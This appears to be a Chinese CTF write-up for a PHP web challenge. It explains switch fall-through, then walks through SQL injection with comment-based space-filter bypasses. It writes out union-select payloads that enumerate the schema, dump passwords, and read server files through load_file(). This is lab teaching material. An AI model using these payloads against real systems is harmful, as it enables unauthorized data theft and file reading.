
 先分析源码,在分析之前我们需要知道一个事情:在PHP中双引号是可以取得变量中的值的;单引号是直接将变量原样输出;反引号是将后门的值当作shell命令去执行。 然后inval()函数可以将里面的值强行转变为整数,sleep()函数会根据括号里面的值进行判断过多少秒才会渲染界面,也就是服务器响应的时长,因此c的值不能输入过大,否则服务器响应时长过长就会爆错。
最主要的是我们得去理解switch这个函数,它会遍历case里面的值,只要没有break,哪怕它匹配到了case的值也会一直循环下去,且会把中途遍历过的case的指令都运行一遍,具体可以见"E:\仓库\ctfshowWEB\做题过程中的知识补充与说明\web14.docx"
我们目前的目的是获得$url里面的值,且c的输入值不能过大,因此我们根据switch的穿透特性输入c=3即可获得$url:

直接来到一个查询页面:
 通过使用恒等式的不同回显判断出页面存在sql注入:
-1//or//true
-1//or//false

通过查看源码发现其过滤规则:
 使用-1//union//select//group_concat(schema_name)//from//information_schema.schemata爆数据库名:
 然后绕过一下限制去爆表名:-1//union//select//group_concat(table_name)from//information_schema.
tables//where//table_schema=‘web’
 然后绕过爆列名:-1//union//select//group_concat(column_name)//from//information_schema.
columns//where//table_schema=‘web’//and//table_name=‘content’
 -1//union//select//group_concat(password)//from//web.content:
 告诉我flag并不在这里,根据它的话回想首页那个被包含的文件
想着直接利用数据库去读取文件:```
-1//union//select//load_file(’/var/www/html/secret.php’)
但是他是无回显所以这个方法行不通
 通过查看源码后看到了提示
-1//union//select/**/load_file(’/real_flag_is_here’)